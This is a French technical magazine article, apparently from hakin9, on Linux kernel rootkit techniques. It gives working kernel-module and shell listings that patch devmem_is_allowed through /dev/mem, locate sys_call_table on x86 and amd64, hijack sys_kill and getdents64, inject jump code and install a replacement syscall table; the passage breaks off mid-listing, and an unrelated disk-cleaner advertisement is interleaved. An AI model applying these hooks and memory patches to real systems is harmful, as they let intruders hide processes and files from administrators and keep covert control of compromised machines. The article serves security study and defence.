Pratique

Rootkits : à la pointe de la technologie

Chico Del Rio

Degré de difficulté

Les Rootkits ont toujours fait partie des moyens de compromission contre les ordinateurs. La première chose que fait un attaquant après avoir obtenu les accès au poste est de se faire son propre chez soi, aussi discrètement que possible, afin de pouvoir revenir à sa guise sans avoir à compter sur les vulnérabilités qui peuvent être ou non présentes.

Wikipedia nous donne la définition suivante : *Un rootkit est un ensemble d'outils logiciels destinés à dissimuler les processus en cours d'exécution, les fichiers ou les données système par rapport au système d'exploitation. Les rootkits [...] ont été de plus en plus utilisés par les malwares afin d'aider les attaquants à maintenir l'accès aux systèmes tout en évitant d'être détectés*.

De façon moins formelle on peut dire : *regardez-moi*, *attrapez-moi* ! Car le but principal du rootkit est de se cacher de l'administrateur système et de ses outils.

Après des débuts hésitants [1], des percées majeures ont eu lieu dans le développement des rootkits, à la fois sur les plate-formes Unix et Windows. Certains cas de hacking comme ceux des serveurs Debian [2] ont fait connaitre plusieurs rootkits à la communauté du libre et de l'open-source, ainsi que les nombreuses menaces qui leur sont associées.

Le terme : rootkit est devenu publique en 2005 lorsque Marc Russinovitch a découvert que certains CDs audio Sony-BMG installaient un rootkit afin de renforcer les DRM. Tous les fichiers qui débutaient avec la commande `$sys$` étaient cachés de l'utilisateur.

La plupart du temps les administrateurs système s'appuient sur des journaux (logs) et outils afin d'assurer l'intégrité du serveur, les premiers rootkits ont remplacé ces outils.

Maintenant, pour contourner les fichiers de contrôle, les rootkits ciblent le kernel (suckit, adore, etc), nous allons d'abord voir comment accéder à cet espace privilégié, puis les techniques utilisées pour cacher le rootkit, pour enfin montrer quelques façons pour un administrateur de détecter et désactiver ces attaques.

Le but de cet article est de faire le point sur les avancées des rootkits et les méthodes

Cet article explique...

- Essentiellement les méthodes des rootkits.
- Se protéger contre les rootkits.

Ce qu'il faut savoir...

- Le langage de programmation C.
- Le framework ASM.
- Les operations Kernel.

employées. La plupart des exemples sont sous Linux, étant donné que la plupart des serveurs tournent sous ce système, mais on peut également les appliquer à Windows ou BSD.

Du point de vue de l'attaquant

Premièrement, concentrons-nous sur l'accès au kernel (noyau). Nous débuterons avec un module de kernel que l'on peut charger. La plupart des systèmes d'exploitation moderne supportent le chargement et le déchargement à chaud de parties de kernel connues sous le nom de *module*. Ces modules ajoutent le support pour le matériel ou les capacités du réseau, et sont chargés avec `insmod` et déchargés avec `rmmod`. Voici 2 fichiers qui vous aideront à compiler et tester les exemples du Listing 1.

Dispositif Mémoire

Linux fournit 2 dispositifs pour accéder directement à la mémoire de l'ordinateur :

- */dev/kmem*,
- */dev/mem*.

/dev/kmem et */dev/mem* sont identiques, la seule différence est que vous accédez au dernier avec des adresses physiques et au premier avec des adresses virtuelles. Ces dispositifs sont hérités de : AT&T UNIX, et nous permettent d'inspecter et modifier des éléments à la volée du système en cours d'exécution.

Avec Linux 2.4.X on peut y accéder facilement avec des opérations de base sur les fichiers I/O telles que : ouverture, lecture, écriture, fermeture, lseek, et peuvent être `mmap()`'é. Les kernels de la version 2.6 interdisent le mapping pour */dev/kmem*, ainsi seul */dev/mem* peut-être `mmap()`'é.

Certaines distributions comme : Fedora et Ubuntu désactivent */dev/kmem* et sont patchés pour empêcher les accès en lecture/écriture à : */dev/mem*. Cette protection (elle ne fait pas partie de la version officielle du

```
zion porting2.6 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion porting2.6 # insmod ./sct.ko
zion porting2.6 # dmesg |tail -3
IDTR BASE 0xc039a000 LIMIT 0x7ff
idt80: flags=EF sel=60 off1=2514 off2=C010 system_call=C0102514
SCT 0xc03104e0
zion porting2.6 # rmmod sct
```

Figure 1. *Obtenir sys_call_table*

```
zion hakin9 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion hakin9 # objdump -d /usr/src/linux/vmlinux |grep -A 90 "<sysenter_entry>:" |grep -A 5 -B 5 "c03104e0"
c01024d0:       21 e5                   and    %esp,%ebp
c01024d2:       66 f7 45 08 c1 01       testw  $0x1c1,0x8(%ebp)
c01024d8:       0f 85 32 01 00 00       jne    c0102610 <syscall_trace_entry>
c01024de:       3d 40 01 00 00          cmp    $0x140,%eax
c01024e3:       0f 83 a3 01 00 00       jae    c010268c <syscall_badsys>
c01024e9:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c01024f0:       89 44 24 18             mov    %eax,0x18(%esp)
c01024f4:       fa                      cli
c01024f5:       8b 4d 08                mov    0x8(%ebp),%ecx
c01024f8:       66 f7 c1 ff fe          test   $0xfeff,%cx
c01024fd:       0f 85 3d 01 00 00       jne    c0102640 <syscall_exit_work>
--
c010254c:       0f 85 be 00 00 00       jne    c0102610 <syscall_trace_entry>
c0102552:       3d 40 01 00 00          cmp    $0x140,%eax
c0102557:       0f 83 2f 01 00 00       jae    c010268c <syscall_badsys>

c010255d <syscall_call>:
c010255d:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c0102564:       89 44 24 18             mov    %eax,0x18(%esp)

c0102568 <syscall_exit>:
c0102568:       fa                      cli
c0102569:       8b 4d 08                mov    0x8(%ebp),%ecx
zion hakin9 #
```

Figure 2. *Obtenir sys_call_table dans sysenter_entry*

Listing 1. *Les Makefiles 2.4 et 2.6*

```
// Makefile 2.4
CC=gcc
MODCFLAGS := -Wall -DMODULE -D__KERNEL__ -DLinux
hello.o: hello.c /usr/include/Linux/version.h
$(CC) $(MODCFLAGS) -c hello.c
// Makefile 2.6
KDIR:=/lib/modules/$(shell uname -r)/build
obj-m:=hello.o
default:
$(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules
```

Listing 2. *Fonction qui empêche la lecture /dev/mem*

```
int devmem_is_allowed(unsigned long pagenr) {
   if (pagenr <= 256)
      return 1;
   if (!page_is_ram(pagenr))
      return 1;
   return 0;
}
Utilisé à l'intérieur de "range_is_allowed":
static inline int range_is_allowed(unsigned long from, unsigned long to) {
   unsigned long cursor;
   cursor = from >> PAGE_SHIFT;
   while ((cursor << PAGE_SHIFT) < to) {
      if (!devmem_is_allowed(cursor)) {
         printk ("Program %s tried to read /dev/mem between %lx->%lx."
               "On s'est arrêté à: %lx\n", current->comm, from, to, cursor);
         return 0;
      }
   cursor++;
   }
   return 1;
}
```

Listing 3. *Hacking devmem_allowed*

```
# grep devmem /boot/System.map-2.6.16-1.2108_FC4

c0117986 T devmem_is_allowed


# ./zeppoo-dump.py -d c0117986 8 o -p /dev/mem -m


<mmap.mmap object at 0xb7ea3c80>
Dump Memory @ 0xc0117986 to @ 0xc01179a6
"\x3d\x00\x01\x00\x00\x77\x08\xba"


# ./zeppoo-dump.py -w c0117986 "\xb8\x01\x00\x00\x00\xc3" -p /dev/mem -m


<mmap.mmap object at 0xb7f66ca0>
Write Memory @ 0xc0117986
\xb8\x01\x00\x00\x00\xc3
```

Listing 4. *Vérification du hacking*

```
# ./zeppoo-dump.py -d c0117986 8 o -p /dev/mem -m

<mmap.mmap object at 0xb7f12c80>
Dump Memory @ 0xc0117986 to @ 0xc01179a6
"\xb8\x01\x00\x00\x00\xc3\x08\xba"
```

Listing 5. *Dump de system_call*

```
zion porting2.6 # objdump -d /usr/src/Linux/vmLinux |grep -A 50
      "<system_call>:"
c0102514 <system_call>:
c0102514:       50                      push   %eax
c0102515:       fc                      cld
c0102516:       0f a0                   push   %fs
c0102518:       06                      push   %es
c0102519:       1e                      push   %ds
c010251a:       50                      push   %eax
c010251b:       55                      push   %ebp
c010251c:       57                      push   %edi
c010251d:       56                      push   %esi
c010251e:       52                      push   %edx
c010251f:       51                      push   %ecx
c0102520:       53                      push   %ebx
c0102521:       ba 7b 00 00 00          mov    $0x7b,%edx
c0102526:       8e da                   mov    %edx,%ds
c0102528:       8e c2                   mov    %edx,%es
c010252a:       ba d8 00 00 00          mov    $0xd8,%edx
c010252f:       8e e2                   mov    %edx,%fs
c0102531:       bd 00 f0 ff ff          mov    $0xffff000,%ebp
c0102536:       21 e5                   and    %esp,%ebp
c0102538:       f7 44 24 34 00 01 00    testl  $0x100,0x34(%esp)
c010253f:       00
c0102540:       74 04                   je     c0102546 <no_singlestep>
c0102542:       83 4d 08 10             orl    $0x10,0x8(%ebp)
c0102546 <no_singlestep>:
c0102546:       66 f7 45 08 c1 01       testw  $0x1c1,0x8(%ebp)
c010254c:       0f 85 be 00 00 00       jne    c0102610 <syscall_trace_entry>
c0102552:       3d 40 01 00 00          cmp    $0x140,%eax
c0102557:       0f 83 2f 01 00 00       jae    c010268c <syscall_badsys>
c010255d <syscall_call>:
c010255d:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c0102564:       89 44 24 18             mov    %eax,0x18(%esp)
```

kernel) peut être contournée grâce à `zeppo-dump` [3] : La fonction qui en est responsable `devmem_est` autorisé : Listing 2. L'accès est autorisé avec une valeur de retour à 1.

A : 0, l'accès est in terdit avec un *Warning* dans les logs, révélant à l'administrateur que quelque chose d'anormal se produit sur son système favori. On doit donc le patcher pour avoir une valeur de retour à 1. Pour faire cela nous écrivons à l'adresse `devmem_is_allowed` :

```
"\xb8\x01\x00\x00\x00\xc3"
```

On trouve l'adresse dans *System.map* du Kernel : Listing 3. Nous vérifions que le patch a été correctement appliqué par la lecture de la mémoire à nouveau : Listing 4.

Table des appels du Système

La table des appels du système stocke l'ensemble des adresses de type : `syscall` du kernel.

En faisant un `syscall` utilisateur, le nombre `syscall` est stocké dans le registre : EAX, et est utilisé comme index dans la table afin d'avoir également l'adresse de saut.

Certains `syscall` sont utilisés pour effectuer les fonctions de base d'un *rootkit*, comme le fait de cacher les processus, fichiers, connexions réseaux, etc.

Par exemple on peut hacker le `syscall` de lecture (`sys_read`) pour détourner le résultat de lecture d'un processus TCP : */proc/net/tcp*. Un autre `syscall` intéressant est : `sys_getdents` qui renvoie les entrées d'un répertoire.

De cette façon, on peut non seulement cacher des fichiers, mais également des processus, en cachant les répertoires dans : */proc* correspondant aux PID que l'on souhaite cacher.

Nous verrons d'abord comment y accéder, puis comment les hacker.

Accès par KLM

Avec les kernels 2.4.X, localiser la table était très simple étant donné

qu'il s'agissait d'un symbole exporté. Avec les kernels 2.6.X les programmeurs ont supprimé cette fonctionnalité. Mais on peut le trouver assez facilement en cherchant les opcodes `\xff\x14\x85` (il s'agit de la même technique qu'avec */dev/(k)mem*) (Voir Figure 1).

Accès via /dev/(k)mem

Trouver la table syscall via */dev/(k)mem* a été étudié avec phrack 58 par Sd et devik [4], et il n'y a rien d'autre à ajouter pour les architectures IA32. Mais avec l'amd64, la technique à utiliser est légèrement différente.

La plupart des distributions compilent leur Kernel avec l'option `CONFIG_IA32_EMULATION=y` afin de permettre aux programmes 32-bits de pouvoir s'exécuter en mode 64-bits et assurer une rétro compatibilité pour le code hérité.

Les développeurs de kernels ont lancé la table `ia32_sys_call_table` faisant partie de l'infrastructure d'émulation IA32, nous l'utiliserons pour trouver la véritable table syscall.

Sur IA32, la table : interrupt descriptor est récupérée par l'instruction *asm* : `asm("sidt %0" : "=m" (idtr))`, qui remplit la structure `idtr` comme ceci :

```
struct {
   unsigned short limit;
   unsigned int base;
} __attribute__((packed)) idtr;
```

Sur amd64, la longueur de base n'est pas de 4 octets mais de 8 octets, nous utiliserons donc la structure suivante :

```
struct {
   unsigned short limit;
   unsigned long base;
} __attribute__((packed)) idtr;
```

L'idée de Sd & devik's était d'avoir l'interrupt descriptor qui correspond à int $0x80 comme ceci :

```
readkmem (&idt,idtr.base+8*0x80,
      sizeof(idt));
```

```
zion hakin9 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion hakin9 # grep sysenter_entry /boot/System.map-genkernel-x86-2.6.21.5
c010248c T sysenter_entry
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep e00431c0
c010248c+00000096 : e00431c0 89442418 fa8b4d08 66f7c1ff
c010248c+00000208 : 00ff1485 e00431c0 89442418 fa8b4d08
zion hakin9 # insmod ./hsys.ko
zion hakin9 # dmesg | tail -4
HIJACK !
NEW ADDR 0xf7a4c000
REF @ 96!!
REF @ 212!!
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep e00431c0
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep 00c0a4f7
c010248c+00000096 : 00c0a4f7 89442418 fa8b4d08 66f7c1ff
c010248c+00000208 : 00ff1485 00c0a4f7 89442418 fa8b4d08
```

Figure 3. *Installer le nouveau sys_call_table*

Listing 6. *Trouver sys_tall_table*

```
#include <Linux/init.h>
#include <Linux/module.h>
#include <Linux/kernel.h>

struct {
   unsigned short limit;
   unsigned int base;
}
__attribute__((packed)) idtr;
struct {
   unsigned short off1;
   unsigned short sel;
   unsigned char none,flags;
   unsigned short off2;
} __attribute__ ((packed)) * idt;
static int sct_init(void) {
   unsigned long system_call;
   unsigned long sct;
   char *p;
   asm("sidt %0" : "=m" (idtr));
   printk("IDTR BASE 0x%x LIMIT 0x%x\n",idtr.base,idtr.limit);
   idt = (void  *) (idtr.base + 8 * 0x80);
   system_call = (idt->off2 << 16) | idt->off1;
   printk("idt80: flags=%X sel=%X off1=%x off2=%X system_call=%X\n",
         (unsigned)idt->flags,(unsigned)idt->sel,(unsigned)idt->off1,
         (unsigned)idt->off2,system_call);
   for (p = (char *)system_call; p < (char *)system_call + 100; p++) {
      if (*(p + 0) == '\xff' && *(p + 1) == '\x14' && *(p + 2) == '\x85') {
         sct = *(unsigned long *) (p + 3);
         printk("SCT 0x%lx\n", sct);
      }
   }
   return 0;
}
static void sct_exit(void) {
}
module_init(sct_init);
module_exit(sct_exit);
```

Listing 7. *Sys_call_table sur x86_64*

```
promethee kernel # pwd
/usr/src/Linux/arch/x86_64/kernel
promethee kernel # grep SYSCALL_VECTOR *
i8259.c: if (vector != IA32_SYSCALL_VECTOR)
io_apic.c: if (current_vector == IA32_SYSCALL_VECTOR)
traps.c: set_system_gate(IA32_SYSCALL_VECTOR, ia32_syscall);
```

```
zion hakin9 # ls
access_kmem.c  load_bin.ko   rootkits.pdf  screen2.png
hsys.ko        rootkits.odt  screen1.png   zeppoo-dump.py
zion hakin9 # insmod ./load_bin.ko
zion hakin9 # ls
  PID TTY          TIME CMD
 5137 pts/0    00:00:00 su
 5140 pts/0    00:00:00 bash
 5534 pts/0    00:00:00 ls
zion hakin9 #
```

Figure 4. *hacker sys_execve*

```
sys_call_off = (idt.off2 << 16) |
      idt.off1;
```

Aucun problème ici, excepté le fait qu'on doit lire 16 octets par entrée au lieu de 8 octets :


```
readkmem (&idt,idtr.base+16*0x80,
      sizeof(idt));
```

Listing 8. *Suivons l'exécution pas à pas de ia32_syscall*

```
(gdb) disassemble ia32_syscall

Dump du code assembleur pour la fonction ia32_syscall:

0xffffffff8021f6fc <ia32_syscall+0>: swapgs
0xffffffff8021f6ff <ia32_syscall+3>: sti
0xffffffff8021f700 <ia32_syscall+4>: mov %eax,%eax
0xffffffff8021f702 <ia32_syscall+6>: push %rax
0xffffffff8021f703 <ia32_syscall+7>: cld
0xffffffff8021f704 <ia32_syscall+8>: sub $0x48,%rsp
0xffffffff8021f708 <ia32_syscall+12>: mov
                    %rdi,0x40(%rsp)
0xffffffff8021f70d <ia32_syscall+17>: mov
                    %rsi,0x38(%rsp)
0xffffffff8021f712 <ia32_syscall+22>: mov
                    %rdx,0x30(%rsp)
0xffffffff8021f717 <ia32_syscall+27>: mov
                    %rcx,0x28(%rsp)
0xffffffff8021f71c <ia32_syscall+32>: mov
                    %rax,0x20(%rsp)
0xffffffff8021f721 <ia32_syscall+37>: mov %gs:0x10,%r10
0xffffffff8021f72a <ia32_syscall+46>: sub $0x1fd8,%r10
0xffffffff8021f731 <ia32_syscall+53>: orl
                    $0x2,0x14(%r10)
0xffffffff8021f736 <ia32_syscall+58>: testl
      $0x181,0x10(%r10)
0xffffffff8021f73e <ia32_syscall+66>: jne
      0xffffffff8021f768 <ia32_tracesys>

Fin du dump assembleur.


(gdb) disassemble ia32_tracesys

Dump du code assembleur pour la fonction ia32_tracesys:

0xffffffff8021f768 <ia32_tracesys+0>:  sub   $0x30,%rsp
0xffffffff8021f76c <ia32_tracesys+4>:  mov
                    rbx,0x28(%rsp)
0xffffffff8021f771 <ia32_tracesys+9>:  mov
                    %rbp,0x20(%rsp)
0xffffffff8021f776 <ia32_tracesys+14>: mov
                    %r12,0x18(%rsp)
0xffffffff8021f77b <ia32_tracesys+19>: mov
                    %r13,0x10(%rsp)
0xffffffff8021f780 <ia32_tracesys+24>: mov
                    %r14,0x8(%rsp)
0xffffffff8021f785 <ia32_tracesys+29>: mov %r15,(%rsp)
0xffffffff8021f789 <ia32_tracesys+33>: movq
      $0xffffffffffffffda,0x50(%rsp)
0xffffffff8021f792 <ia32_tracesys+42>: mov %rsp,%rdi
0xffffffff8021f795 <ia32_tracesys+45>: callq
      0xffffffff8020c684 <syscall_trace_enter>
0xffffffff8021f79a <ia32_tracesys+50>: mov
                    0x30(%rsp),%r11
0xffffffff8021f79f <ia32_tracesys+55>: mov
                    0x38(%rsp),%r10
0xffffffff8021f7a4 <ia32_tracesys+60>: mov
                    0x40(%rsp),%r9
0xffffffff8021f7a9 <ia32_tracesys+65>: mov
                    0x48(%rsp),%r8
0xffffffff8021f7ae <ia32_tracesys+70>: mov
                    0x58(%rsp),%rcx
0xffffffff8021f7b3 <ia32_tracesys+75>: mov
                    0x60(%rsp),%rdx
0xffffffff8021f7b8 <ia32_tracesys+80>: mov
                    0x68(%rsp),%rsi
0xffffffff8021f7bd <ia32_tracesys+85>: mov
                    0x70(%rsp),%rdi
0xffffffff8021f7c2 <ia32_tracesys+90>: mov
                    0x78(%rsp),%rax
0xffffffff8021f7c7 <ia32_tracesys+95>: mov (%rsp),%r15
0xffffffff8021f7cb <ia32_tracesys+99>: mov
                    0x8(%rsp),%r14
0xffffffff8021f7d0 <ia32_tracesys+104>: mov
      0x10(%rsp),%r13
0xffffffff8021f7d5 <ia32_tracesys+109>: mov
      0x18(%rsp),%r12
0xffffffff8021f7da <ia32_tracesys+114>: mov
      0x20(%rsp),%rbp
0xffffffff8021f7df <ia32_tracesys+119>: mov
      0x28(%rsp),%rbx
0xffffffff8021f7e4 <ia32_tracesys+124>: add $0x30,%rsp
0xffffffff8021f7e8 <ia32_tracesys+128>: jmpq
      0xffffffff8021f740 <ia32_do_syscall>

Fin du dump assembleur.


(gdb) disassemble ia32_do_syscall

Dump du code assembleur pour la fonction ia32_do_
                    syscall:

0xffffffff8021f740 <ia32_do_syscall+0>: cmp $0x13c,%eax
0xffffffff8021f745 <ia32_do_syscall+5>: ja
      0xffffffff8021f7ed <ia32_badsys>
0xffffffff8021f74b <ia32_do_syscall+11>: mov %edi,%r8d
0xffffffff8021f74e <ia32_do_syscall+14>: mov %ebp,%r9d
0xffffffff8021f751 <ia32_do_syscall+17>: xchg %ecx,%esi
0xffffffff8021f753 <ia32_do_syscall+19>: mov %ebx,%edi
0xffffffff8021f755 <ia32_do_syscall+21>: mov %edx,%edx
0xffffffff8021f757 <ia32_do_syscall+23>: callq
      *0xffffffff804f6110(,%rax,8)

Fin du dump assembleur.
```

SBMAV DISK CLEANER

Clean up your disks and sort your documents!



Advanced hard disk cleaner for Windows that can safely clean yourdisk!

It is designed to clean a hard drive of various informational trashhaving no importance, which simply clutters the disks.

Features:

Powerful disk cleaning function
Its unique self–learning system (MAVQSM™) performs a disk scan in seconds
Software un–installation function
Disk space analyzer
The program supports several ways of information deletion
And more...

SBMAV
software

WWW.SBMAV.COM

```
sys_call_off = (idt.off2 << 16) |
      idt.off1;
```

Faisons maintenant une pause et réfléchissons un peu à ce que nous faisons. Comme nous l'avons dit plus tôt, les développeurs kernel ont introduit la compatibilité 32-bits, pour que le `system_call` soit de type : `IA32` (Cf.Listing 7). Maintenant nous savons que l'on va obtenir un syscall : `ia32_syscall`. Depuis `ia32_tracesys`, on appelle `ia32_do_syscall`, qui appelle :

```
zion porting2.6 # ./time
STATS[720] = 195.000000
STATS[730] = 17826.000000
STATS[740] = 1977.000000
STATS[760] = 1.000000
STATS[5350] = 1.000000
zion porting2.6 # insmod ./kill.ko
zion porting2.6 # ./time
STATS[790] = 15994.000000
STATS[800] = 4001.000000
STATS[810] = 3.000000
STATS[5220] = 1.000000
STATS[6830] = 1.000000
zion porting2.6 # rmmod kill
zion porting2.6 # ./time
STATS[720] = 5251.000000
STATS[730] = 13402.000000
STATS[740] = 1344.000000
STATS[890] = 1.000000
STATS[5260] = 1.000000
STATS[29999] = 1.000000
zion porting2.6 #
```

Figure 5. *Détecter un rootkit avec une timing attack*

Listing 9. *hacker Sys_kill*

```
int (*o_kill) (pid_t, int);
int n_kill(pid_t pid, int sig) {
   printk("Kill hijack\n");
   return o_kill(pid, sig);
}
o_kill = sys_call_table[__NR_kill];
sys_call_table[__NR_kill] = &n_kill;
```

Listing 10. *Appel de kmalloc*

```
struct kma_struct {
   unsigned long (* kmalloc)(unsigned int, int);
   int size;
   int flags;
   unsigned long mem;
};
void KMALLOC(struct kma_struct * k) {
   k->mem = (unsigned long)k->kmalloc(k->size, k->flags);
}
```

Listing 11. *Hacker getdents, effacer les premiers octets*

```
#define CODESIZE 7
unsigned long address;
static char inj_code[CODESIZE]="\xb8\x00\x00\x00\x00\xff\xe0";
static char backup[CODESIZE];
int n_getdents64(void) {
   printk("Hijack\n");
   return -1;
}
address=(unsigned long)sys_call_table[__NR_getdents64];
memcpy(backup,(unsigned long*)address,CODESIZE);
*(unsigned long*)&inj_code[1]=(unsigned long)n_getdents64;
memcpy((unsigned long*)address,inj_code,CODESIZE);
```

```
callq *0xffffffff804f6110(,%rax,8)
promethee Linux # grep ffffffff804f6110
      /boot/System.map
ffffffff804f6110 R ia32_sys_call_table
```

Youpi! On a trouvé `ia32_sys_call_table`. Pour l'obtenir à partir de `system_call`, sd & devik ont lu 256 caractères et ont regardé pour le pattern :

```
"\xff\x14\x85" readkmem (sc_asm,
      sys_call_off,CALLOFF);
p = (char*)memmem (sc_asm,CALLOFF,
      "\xff\x14\x85",3);
sct = *(unsigned*)(p+3);
```

Pourquoi ne pas utiliser la même méthode ?

```
(gdb) x/xw ia32_do_syscall+23
0xffffffff8021f757
<ia32_do_syscall+23> : 0x10c514ff
```

On devra juste rechercher *\xff\x14\xc5* qui débute à partir de `ia32_syscall`.

Si vous lisez avec attention, vous devez penser qu'il y a une erreur étant donné que l'on doit effectuer un autre saut dans `ia32_tracesys` pour arriver à `ia32_dosyscall` ?

Vous avez raison mais nous utiliserons le fait que ces 2 fonctions sont contigües en mémoire pour éviter `tracesys`. Ce qui nous donne :

```
readkmem (sc_asm,sys_call_off,CALLOFF);
p = (char*)memmem (sc_asm,CALLOFF,
      "\xff\x14\xc5",3);
sct = *(unsigned long*)(p+3);
sct = (sct & 0x00000000ffffffff) |
      0xffffffff00000000;
```

Le masque est présent pour éviter les parties ennuyeuses.

Hacking de System Call

hacker un syscall est très simple une fois que vous connaissez l'adresse de la table syscall.

Par exemple, pour remplacer l'adresse `kill`, l'adresse de base est sauvegardée (pour la restauration et notre propre usage) et

écrasée par la nouvelle adresse : Listing 9.

Ceci fonctionne quand on utilise un LKM, mais en injectant via */dev/(k)mem*, on doit allouer de la mémoire pour conserver le texte de notre fonction. On peut utiliser kmalloc qui alloue une zone mémoire contigüe dans le kernel, mais on peut également utiliser des fonctions (`get_pages`, etc). Ici on présente la méthode de *Silvio Cesare* pour utiliser kmalloc de l'environnement utilisateur :

- obtenir une adresse syscall (si possible peu ou pas utilisée).
- écrire une fonction qui alloue de la mémoire kernel.
- sauvegarder les octets du `sizeof(notre fonction)` du syscall sélectionné.
- écrire notre function dans syscall,
- appel à syscall,
- restorer syscall.

L'appel à la fonction `kmalloc` peut-être aussi simple que ceci : Listing 10. Écrire la fonction de cette manière facilite la gestion de l'adresse (`kma_struct.kmalloc`), le passage des arguments (`kma_struct.size`, `kma_struct.flags`) et le bloc adresse fraîchement alloué (`kma_struct.mem`).

Maintenant nous devons trouver le symbole de l'adresse. Avec les kernels 2.4.X il y avait des syscalls pour récupérer les symboles des adresses exportées, mais ils n'existent plus dans les kernels 2.6.X. On exporte les symboles avec `EXPORT_SYMBOLE` :

```
#define __EXPORT_SYMBOLE(sym, sec) \
extern typeof(sym) sym; \
__CRC_SYMBOLE(sym, sec) \
static const char __kstrtab_##sym[] \
__attribute__((section("
      __ksymtab_strings"))) \
= MODULE_SYMBOLE_PREFIX #sym; \
static const struct kernel_symbole
      __ksymtab_##sym \
__attribute_used__ \
__attribute__((section("__ksymtab"
      sec), unused)) \
= { (unsigned long)&sym,
      __kstrtab_##sym }
```

Le nom du symbole est rajouté dans la table : `_kstrtab`. Voici comment obtenir l'adresse symbole :

- parcours de la mémoire pour obtenir la chaîne correspondant au nom du symbole,
- obtenir l'adresse `_kstrtab` correspondant,
- à nouveau parcourir la mémoire pour obtenir l'adresse,
- soustraire 4 à cette adresse pour obtenir l'adresse symbole.

Zeppoo implémente cette opération [5]. Une autre méthode pour hacker syscalls (et autres fonctions) a été décrite par *Silvio Cesare* [6].

Listing 12. *Installer le nouveau sys_call_table*

```
#include <Linux/init.h>
#include <Linux/module.h>
#include <Linux/kernel.h>
#define SYSENTER_ENTRY 0xc010248c
#define SYS_CALL_TABLE 0xc03104e0

void **hacked_sys_call_table;
void find_ref(void) {
   unsigned long *ptr;
   int i;
   for(i = 0, ptr = (unsigned long *) SYSENTER_ENTRY;
   ptr < (unsigned long*) (SYSENTER_ENTRY + 400); ptr++, i++) {
      if(*(unsigned long *)ptr == (unsigned long) SYS_CALL_TABLE) {
         printk("REF @ %d!!\n", i*4);
         *(unsigned long *)ptr = (unsigned long)hacked_sys_call_table;
      }
   }
}

static int hsys_init(void) {
   printk(KERN_ALERT "HIJACK !\n");
   hacked_sys_call_table = kmalloc(300 * sizeof(unsigned long), GFP_KERNEL);
   printk("NEW ADDR 0x%lx\n", (unsigned long)hacked_sys_call_table);
   memcpy(hacked_sys_call_table, (unsigned long *)SYS_CALL_TABLE, 300 *
         sizeof(unsigned long));
   find_ref();
   return 0;
}

static void hsys_exit(void) { }
module_init(hsys_init);
module_exit(hsys_exit);
```

Listing 13. *Fonction sys_execve*

```
asmlinkage int sys_execve(struct pt_regs regs) {
   int error;
   char * filename;
   filename = getname((char __user *) regs.ebx);
   error = PTR_ERR(filename);
   if (IS_ERR(filename)) goto out;
   error = do_execve(filename, (char __user * __user *) regs.ecx,
         (char __user * __user *) regs.edx, &regs);
   [...]
Our target is do_execve :

/*
 * sys_execve() executes a new program.
 */

int do_execve(char * filename, char __user *__user *argv, char __user *__user
      *envp, struct pt_regs * regs)
```

L'idée est de :

- sauvegarder les 7 premiers octets de la fonction cible,
- écraser ces 7 octets avec un saut indirect sur la nouvelle fonction.

Créer un nouveau sys_call_table

Une technique introduite par space-walker [7] consiste à créer une nouvelle table syscall et remplacer toutes les références de l'ancienne table syscall dans le code de `system_call` par référence à la nouvelle. Bien sûr cela ne fonctionne que si un détecteur de rootkit récupère l'adresse `sys_call_table` dans *System.map*. En plus de `system_call`, l'adresse de la table dans sysenter doit être

Listing 14. *Redirection du programme avec load_binary*

```
struct task_struct {
   volatile long state; /* -1 unrunnable, 0 runnable, >0
         arreté */
   struct thread_info *thread_info;
